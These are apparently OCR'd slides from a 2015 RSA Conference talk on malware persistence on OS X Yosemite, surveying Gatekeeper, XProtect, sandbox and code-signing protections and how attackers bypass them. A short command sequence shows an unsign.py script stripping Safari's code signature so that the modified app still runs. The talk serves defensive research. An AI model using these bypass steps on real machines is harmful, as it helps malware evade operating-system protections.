RSAConference2015

San Francisco | April 20-24 | Moscone Center

CHANGE

Challenge today's security thinking

SESSION ID: HT-R03

Malware Persistence on OS X Yosemite

Patrick Wardle

Director of R&D, Synack

@patrickwardle

#RSAC

About

Synack

always looking for more researchers!

"Synack leverages the best combination of vetted security researchers and technology to create a uniquely powerful security solution that delivers ongoing and on-demand vulnerability intelligence."

- vetted researchers
- internal R&D
- backed by google

@patrickwardle

/NASA /NSA /VRL /SYNACK

AN OUTLINE

apple, persistence, malware, & tools

state of the apple


methods of persistence

os x malware

(free) tools

THE STATE OF THE APPLE


good & bad




The Rise of Macs

macs are everywhere (home & enterprise)

#3 usa / #5 worldwide vendor in pc shipments





macs as % of total usa pc sales


"*Mac notebook sales have grown 21% over the last year, while total industry sales have fallen*" -apple (3/2015)


MALWARE ON OS X

but macs don't get malware…right?

"It doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers." -apple.com (2012)

'first' virus (elk cloner)
infected apple II's






last year, 50~ new os x
malware families

Apple's Response

os x now contains many baked-in security/anti-malware features

so we're all safe now, right?!?


nope!




'wins'


GATEKEEPER

verifies downloaded software





quarantine attr. explicitly added



```
//attributes
$ xattr -l ~/Downloads/googlechrome.dmg
  com.apple.quarantine:0001;534e3038;
  Google Chrome; B8E3DA59-32F6-4580-8AB3...
```


quarantine attributes

"*Gatekeeper is an anti-malware feature of the OS X operating system. It allows users to restrict which sources they can install applications from, in order to reduce the likelihood of executing a Trojan horse*"


GATEKEEPER BYPASS


allowing unverified code to execute

gatekeeper **only** verifies the app bundle!!



.dmg/.zip layout





gatekeeper bypass

XProtect & Bypass

apple's built-in 'anti-malware' system

XProtect.plist

XProtect.plist

XProtect.plist 〉 No Selection


Key	Type	Value
▼ Item 6	Dictionary	(3 items)
Description	String	OSX.iWorm.A
▼ LaunchServices	Dictionary	(1 item)
LSItemContentType	String	com.apple.application-bundle
▼ Matches	Array	(1 item)
▼ Item 0	Dictionary	(3 items)
Identity	Data	<c0800cd5 095b28da 4b6ca014 68a279fb 5be6921a>
▼ MatchFile	Dictionary	(1 item)
NSURLNameKey	String	Install
MatchType	String	Match

name

hash


file name

XProtect signature file



APPLICATION SANDBOX & BYPASS

decently secure, but lots of OS X bugs provide escapes




OS X sandbox escape due to fontd trusting client-supplied pointers
OS X sandbox escape due to heap corruption in fontd
OS X sandbox escape due to heap corruption in fontd
OS X sandbox escape due to multiple heap corruption bugs in fontd
OS X sandbox escape due to heap corruption in fontd

20+ bugs that could bypass the sandbox (‘project zero’)

SIGNED APPLICATIONS

verified at runtime & killed if modified



OS loader verifies all signatures!


killed by the loader

```
Process:          Safari [1599]
Path:             Safari.app/Contents/MacOS/Safari

Exception Type:   EXC_CRASH (Code Signature Invalid)
Exception Codes:  0x0000000000000000, 0x0000000000000000
```

SIGNED APPLICATION BYPASS

'unsigning' for the win


code signature




```
# md5 Safari.app/Contents/MacOS/Safari ->
  633d043cf9742d6f0787acdee742c10d

# unsign.py Safari.app/Contents/MacOS/Safari
  Safari code signature removed

# md5 Safari.app/Contents/MacOS/Safari ->
  825edd6a1e3aefa98d7cf99a60bac409

$ open /Applications/Safari.app && ps aux | grep Safari
  patrick  31337  /Applications/Safari.app
```

